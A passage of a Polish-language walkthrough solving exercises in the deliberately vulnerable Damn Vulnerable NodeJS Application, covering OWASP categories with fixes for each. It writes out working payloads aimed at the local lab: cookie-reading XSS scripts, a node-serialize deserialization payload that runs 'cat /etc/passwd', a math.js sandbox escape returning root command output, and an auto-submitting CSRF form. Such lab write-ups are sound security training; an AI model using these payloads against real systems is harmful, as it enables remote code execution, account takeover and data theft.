  if (req.body.password == req.body.cpassword) {
    db.User.find({where: { 'id': req.body.id }}).then(user => {
      if (user) {
        user.password = bcrypt.hashSync(req.body.password,
bcrypt.genSaltSync(10), null)
        user.save().then(function() {
          ...

```

Jak można zobaczyć w kodzie – nie jest on zabezpieczony przed zmianą id – jest ona przyjmowana bez jakiegokolwiek sprawdzenia czy się zgadza z użytkownikiem

Najprostsze rozwiązanie wygląda następująco:

```
if (req.user.id == req.body.id)
  //do
else
  //dont

```

Weryfikowane jest id podane w zapytaniu z tym co znajduje się faktycznie na serwerze.

A6: Security Misconfiguration

Calculator

Wchodząc na stronę kolejnego zadania mamy do czynienia z prostym kalkulatorem:

Simple Store Math

Maths equation Input

Submit

Sprawdzając podstawowe obliczenia możemy zobaczyć wynik pod zapisanym działaniem:

Simple Store Math

Maths equation Input

Submit

Result

Jednakże kalkulator nie jest skonfigurowany prawidłowo i nie ma wprowadzonego zapisu o tym jakie znaki powinny być wprowadzone. Gdy wpisemy losowy ciąg liter – wywołamy błąd:

```
Error: Undefined symbol AS
    at undef (/app/node_modules/mathjs/lib/expression/node/SymbolNode.js:92:11)
    at Object.eval (eval at Node.compile (/app/node_modules/mathjs/lib/expression/node/Node.js:71:19), <anonymous>:3:306)
    at String (/app/node_modules/mathjs/lib/expression/function/eval.js:40:36)
    at Object.compile (eval at _typed (/app/node_modules/typed-function/typed-function.js:1115:22), <anonymous>:22:14)
    at module.exports.calc (/app/core/appHandler.js:197:19)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/app/node_modules/express/lib/router/route.js:137:13)
    at module.exports.isAuthenticated (/app/core/authHandler.js:8:10)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/app/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at /app/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
    at next (/app/node_modules/express/lib/router/index.js:275:10)
    at Function.handle (/app/node_modules/express/lib/router/index.js:174:3)
    at router (/app/node_modules/express/lib/router/index.js:47:12)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
    at /app/node_modules/express/lib/router/index.js:284:7
    at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
    at next (/app/node_modules/express/lib/router/index.js:275:10)
```

To już świadczy o istnieniu *Security Misconfiguration*.

Analiza błędu:

Poniższy kod jest odpowiedzialny za przyjmowanie wprowadzonych działań:

```
...
if (req.body.eqn) {
  req.flash('result', mathjs.eval(req.body.eqn))
  res.render('app/calc')
}
...
```

Brakuje jakiejkolwiek weryfikacji co może zostać wprowadzone w funkcję. Poniższe rozwiązanie zabezpieczy kalkulator przed niechcianymi działaniami:

```
try{
  result = mathjs.eval(req.body.eqn)
}catch (err){
  result = 'Invalid Equation'
}
```

A7: Cross-site Scripting

Reflected XSS: Search Product

Zadanie jest zaprezentowane na stronie, przy której wykonywaliśmy atak XML:

Available Products

#	Name	Code	Tags	Description	
1	Playstation 4	274	gaming console	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,/run/systemd/bin/false systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif/bin/false systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd/bin/false node:x:1000:1000:/home/node:/bin/bash	Edit
2	Xbox One	23	gaming console	Gaming console by Microsoft	Edit
3	Playstation 4	26	gaming console	Gaming console by Sony	Edit

Aby wywołać Reflected XSS – należy wprowadzić gdzieś nasz payload ze skryptem wywołującym XSS. Jednym z kandydatów jest przycisk odpowiedzialny za wyszukiwanie produktów *Search Product*. Gdy klikniemy w ten przycisk, pojawi się następujące okno:

Search Product

Query

Search by name

Submit

Możemy teraz wprowadzić najpowszechniejszy payload wywołujący XSS'a:


```
<script>alert(document.cookie)</script>
```

Po wstawieniu kodu – pojawi się nam następujące okno potwierdzające nasz atak:



Stored XSS: Add/Edit Product

Dla ataku XSS typu Stored, zostaniemy przekierowani do zedytowania produktu, który jest później wstawiany na listę produktów. Dla tego przypadku wystarczy zedytować jedną z linii, która potem wczyta nasz payload jako skrypt.



Dla tego przypadku zedytujemy wartość *Product Description*:

Product Description

```
<script>alert(document.cookie)</script>
```

Po zapisaniu danych i wciśnięciu przycisku *List Products*, pojawi się następujące okno:




Dla dowodu można sprawdzić również zedytowany produkt, który nie zawiera żadnego tekstu – spowodowane jest to wczytaniem wprowadzonych danych jako skryptu

A8: Insecure Deserialization

Legacy Import Products

Strona prezentuje się następująco:



Bulk Import Products

Upload products

Choose File No file chosen

Upload

```
[{"name": "Xbox 360", "code": "15", "tags": "gaming console", "description": "Microsoft's flagship gaming console"}, {"name": "Playstation 3", "code": "17", "tags": "gaming console", "description": "Sony's flagship gaming console"}]
```

Do tego zadania trzeba przygotować odpowiedni kod, który po zdeserializowaniu będzie mógł wykonać złośliwą akcję.

Następujący kod powinien to umożliwić:

```
{"rce": "_$ND_FUNC$_function () {require('child_process').exec('id;cat /etc/passwd', function(error, stdout, stderr) { console.log(stdout) }); } ()" }
```

Funkcja ma na celu wypisanie id użytkownika oraz wypisanie zawartości pliku `/etc/passwd`.

Przy wysyłaniu zapytania, możemy potencjalnie przechwycić jeszcze zapytanie:

```
POST /app/bulkproductslegacy HTTP/1.1
Host: 127.0.0.1:9090
Content-Length: 435
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:9090
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYVZavLoFC65p9PZa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:9090/app/bulkproducts?legacy=true
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AsCkCvfrxyL6VEzNmmlAcilCUzeJyBrp.RRSom7PUqWOKK5VhD1JK6gXVivsQWPCCc0ajUfRruw0
Connection: close

-----WebKitFormBoundaryYVZavLoFC65p9PZa
Content-Disposition: form-data; name="products"; filename="8.js"
Content-Type: text/javascript

{"rce": "_$ND_FUNC$_function () {require('child_process').exec('id;cat /etc/passwd', function(error, stdout, stderr) { console.log(stdout) }); } ()" }

-----WebKitFormBoundaryYVZavLoFC65p9PZa
Content-Disposition: form-data; name="submit"


Upload
-----WebKitFormBoundaryYVZavLoFC65p9PZa--
```

Po wysłaniu tego zapytania powinniśmy otrzymać odpowiedź z zawartością pliku `/etc/passwd`

A9: Using Components with Known Vulnerabilities

Calculator

Wchodząc na stronę odpowiedzialną za zadania A9, ponownie pojawia się na stronie z kalkulatorem:



← → ↻ ⓘ localhost:9090/app/calculator

Damn Vulnerable NodeJS Application Logout

Simple Store Math

Maths equation Input

Submit

Wprowadzając zwykłe liczby – otrzymamy wyniki działań. Jednak dodatkowo wiemy, że nie ma żadnej weryfikacji wprowadzanych danych wejściowych co pozwala nam na wykonanie dowolnego działania.

Rozumiejąc jak można wykonać atak przy pomocy opisu ze strony [How we exploited a remote execution vulnerability in math.js \(jwls.pw\)](https://www.jwls.pw.pl/2019/07/01/How-we-exploited-a-remote-execution-vulnerability-in-math.js/), możemy utworzyć następujący payload:

```
cos.constructor("spawn_sync = process.binding('spawn_sync');
normalizeSpawnArguments =
function(c,b,a){if(Array.isArray(b)?b=b.slice(0):(a=b,b=[]),a===undefined&&
(a={}),a=Object.assign({},a),a.shell){const g=[c].concat(b).join('
');typeof a.shell==='string'?c=a.shell:c='/bin/sh',b=['-c',g];}typeof
a.argv0==='string'?b.unshift(a.argv0):b.unshift(c);var
d=a.env||process.env;var e=[];for(var f in
d)e.push(f+'='+d[f]);return{file:c,args:b,options:a,envPairs:e};};spawnSync
= function(){var d=normalizeSpawnArguments.apply(null,arguments);var
a=d.options;var
c;if(a.file=d.file,a.args=d.args,a.envPairs=d.envPairs,a.stdio=[{type:'pipe
',readable:!0,writable:!1},{type:'pipe',readable:!1,writable:!0},{type:'pip
e',readable:!1,writable:!0}],a.input){var
g=a.stdio[0]=util._extend({},a.stdio[0]);g.input=a.input;}for(c=0;c<a.stdio
.length;c++){var e=a.stdio[c]&&a.stdio[c].input;if(e!=null){var
f=a.stdio[c]=util._extend({},a.stdio[c]);isUint8Array(e)?f.input=e:f.input=
Buffer.from(e,a.encoding);}}console.log(a);var
b=spawn_sync.spawn(a);if(b.output&&a.encoding&&a.encoding!=='buffer')for(c=
0;c<b.output.length;c++){if(!b.output[c])continue;b.output[c]=b.output[c].t
oString(a.encoding);}return
b.stdout=b.output&&b.output[1],b.stderr=b.output&&b.output[2],b.error&&(b.e
rror= b.error + 'spawnSync
'+d.file,b.error.path=d.file,b.error.spawnargs=d.args.slice(1)),b;}")();cos
.constructor("return spawnSync('id').output[1]")();
```

Po wpisaniu go i uruchomieniu funkcji – otrzymamy następujący wynik:

Simple Store Math

Maths equation Input

```
..error= b.error + 'spawnSync '+d.file,b.error.path=d.file,b.error.spawnargs=d.args.slice(1),b;}");cos.constructor("return spawnSync('id').output[1]")()
```

Submit

Result

```
[uid=0(root) gid=0(root) groups=0(root)
]
```

Rozwiązanie problemu:

Należy zaktualizować bibliotekę *mathjs* do najnowszej wersji, która zapobiega tej podatności + należy wprowadzić walidację danych przed i po wysłaniu.

A10: Insufficient Logging and Monitoring

Refer to Guidebook

W tym rozdziale dokładnie zadania nie ma – jedynie mamy dołączony link do GuideBook’a, który pozwoli nam się zastanowić jakie przypadki należy rozpatrzyć pod tę kategorię.

A10: Insufficient Logging and Monitoring

Scenario

- Refer to Guidebook

Overview

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

Reference

- https://www.owasp.org/index.php/Top10-2017A10-Insufficient_Logging%26Monitoring

OWASP Top 10 2013

A8:2013 Cross-site Request Forgery

CSRF: Add/Edit Product

Wchodząc na stronę, trafiamy na możliwość zedytowania produktu:

localhost:9090/app/modifyproduct

Damn Vulnerable NodeJS Application

Logout

Add/Edit Product

[Bulk Import](#) [List Products](#)

Product Name

Product Code

Product Tags

Product Description

[Submit](#)

Gdy utworzymy dowolny produkt i przechwycimy zapytanie, ukaze się nam następujące zapytanie:

```

Pretty Raw Hex
1 POST /app/modifyproduct HTTP/1.1
2 Host: 127.0.0.1:9090
3 Content-Length: 46
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:9090
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:9090/app/modifyproduct
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: connect.sid=s%3ApmFry_s--DkfFjpNuKEMQetQUxTDZ4Nc.DnfWtKydfiBVJE2SRHYZH%2Fano1teFLM98V5FG%2BR8Gu8
21 Connection: close
22
23 id=&name=abc&code=abc&tags=abc&description=abc

```

W tym przypadku możemy zobaczyć, że naszym potencjalnym wektorem ataku będzie parametr *Referer*.

Teraz należy się zastanowić jaka istnieje możliwość przeprowadzenia ataku CSRF:

Musimy stworzyć prostą stronę internetową, która umożliwi modyfikację/utworzenie produktu, a następnie do nagłówka *Referer* wstawić powyższą wartość URL.

Zatem po przygotowaniu strony, prezentuje się ona następująco:

```

<html>
  <body onload='document.hidden_form.submit() '>
    <form name="hidden_form" method="POST"
action="http://127.0.0.1:9090/app/modifyproduct">
      <input type="hidden" name="name" value="Hacked">
      <input type="hidden" name="code" value="hacked">
      <input type="hidden" name="tags" value="hack">
      <input type="hidden" name="description" value="This is a hacked
product">
    </form>
  </body>
</html>

```

Następnie na dowolnym porcie tworzymy prostą stronę HTTP przy pomocy języka Python:

```
python3 -m http.server <PORT>
```

UWAGA: plik html musi być w tej samej ścieżce!!!

Następnie przechwytujemy zapytanie:

```
1 POST /app/modifyproduct HTTP/1.1
2 Host: 127.0.0.1:9090
3 Content-Length: 70
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:13332
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: http://localhost:13332/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: connect.sid=s%3A3ApnFry_s--DkfFjpNuKEMQetQUxTDZ4Nc.DnfwKYdfiBVJE2SRHRZH%2Fano1teFLM98V5FG%2BR8Gu8
20 Connection: close
21
22 name=Hacked&code=hacked&tags=hack&description=This+is+a+hacked+product
```

Jak widzimy – zapytanie wygląda prawie identycznie – jedynie dla nas istotnym aspektem tutaj jest zmniejszenie wartości *Referer* na tę samą co była ustawiona na serwerze:

Referer: `http://127.0.0.1:9090/app/modifyproduct`

Po wysłaniu zapytania, otrzymujemy następującą odpowiedź:

Request	Response
<pre>1 POST /app/modifyproduct HTTP/1.1 2 Host: 127.0.0.1:9090 3 Content-Length: 70 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Linux" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:13332 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: cross-site 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Dest: document 16 Referer: http://127.0.0.1:9090/app/modifyproduct 17 Accept-Encoding: gzip, deflate 18 Accept-Language: en-US,en;q=0.9 19 Cookie: connect.sid=s%3A3ApnFry_s--DkfFjpNuKEMQetQUxTDZ4Nc.DnfwKYdfiBVJE2SRHRZH%2Fano1teFLM98V5FG%2BR8Gu8 20 Connection: close 21 22 name=Hacked&code=hacked&tags=hack&description=This+is+a+hacked+product</pre>	<pre>1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: /app/products 4 Vary: Accept 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 70 7 Date: Wed, 30 Nov 2022 18:16:10 GMT 8 Connection: close 9 10 <p> Found. Redirecting to /app/products </p></pre>

Możemy teraz sprawdzić czy faktycznie produkt został utworzony:

Available Products

[Search Product](#)[Add Product](#)

Product added/modified!

#	Name	Code	Tags	Description	
1	Playstation 4	274	gaming console	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,/run/systemd/bin/false systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif/bin/false systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd/bin/false node:x:1000:1000:/home/node:/bin/bash	Edit
2	Xbox One	23	gaming console		Edit
3	Playstation 4	26	gaming console	Gaming console by Sony	Edit
4	aaa	aaa	aaa	http://localhost:13332	Edit
5	abc	abc	abc	abc	Edit
6	Hacked	hacked	hack	This is a hacked product	Edit

Jak widać został utworzony. Atak przebiegł pomyślnie.

Ochrona przed atakiem:

Wystarczy ustawić anti-CSRF token, który chroni przed tego typu atakami.

CSRF: Edit User

W tym przypadku postępujemy identycznie, lecz *Referer* będzie dla URL gdzie można zedytować dane użytkownika.

```
POST /app/useredit HTTP/1.1
Host: 127.0.0.1:9090
Content-Length: 81
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:9090
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:9090/app/useredit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3ApmFry_s--DkFFjpNuKEMQetQUxTDZ4Nc.DnfwtkYdfiBVJE2SRHRZH%2Fano1teFLM98V5FG%2BR8Gu8
Connection: close

id=1&name=Sznajder&email=sznajder%40sznajder.com&password=123456&cpassword=123456
```

```
POST /app/useredit HTTP/1.1
Host: 127.0.0.1:9090
Content-Length: 72
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:13332
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://localhost:13332/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=Sznajder&email=hacked%40hacked.com&password=hacked&cpassword=hacked
```

Referer: http://127.0.0.1:9090/app/useredit

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /app/useredit HTTP/1.1 2 Host: 127.0.0.1:9090 3 Content-Length: 72 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Linux" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:13332 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: cross-site 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Dest: document 16 Referer: http://127.0.0.1:9090/app/useredit 17 Accept-Encoding: gzip, deflate 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 21 name=Sznajder&email=hacked%40hacked.com&password=hacked&cpassword= hacked</pre>			<pre>1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: /login 4 Vary: Accept 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 56 7 set-cookie: connect.sid= s%3AtIpaYynjq0aRC6ZaDaqferqDzB7Jr6s1.dy7TznjBMPb6Hrv%2B22Js0hs6hiI10 kmPab2DijRB7NM; Path=/; HttpOnly 8 Date: Wed, 30 Nov 2022 18:41:11 GMT 9 Connection: close 10 11 <p> Found. Redirecting to /login </p></pre>			

A10:2013 Unvalidated Redirects and Forwards

Redirect URL


Wchodząc do zadania, zostaniemy przekierowani na następujący URL:

← → ↻ ⓘ localhost:9090/app/redirect?url=invalid redirect url

Mamy tutaj brak jakiegokolwiek weryfikacji wprowadzenia wartości w parametr *url*, zatem dowolne URL może zostać wstrzyknięte:

← → ↻ ⓘ localhost:9090/app/redirect?url=https://allegro.plinvalid redirect url

Po wciśnięciu *Enter*, zostaniemy przekierowani na podaną stronę internetową:



Rozwiązanie problemu:

Wprowadzenie *whitelisty* na dozwolone strony, na które można się przekierować.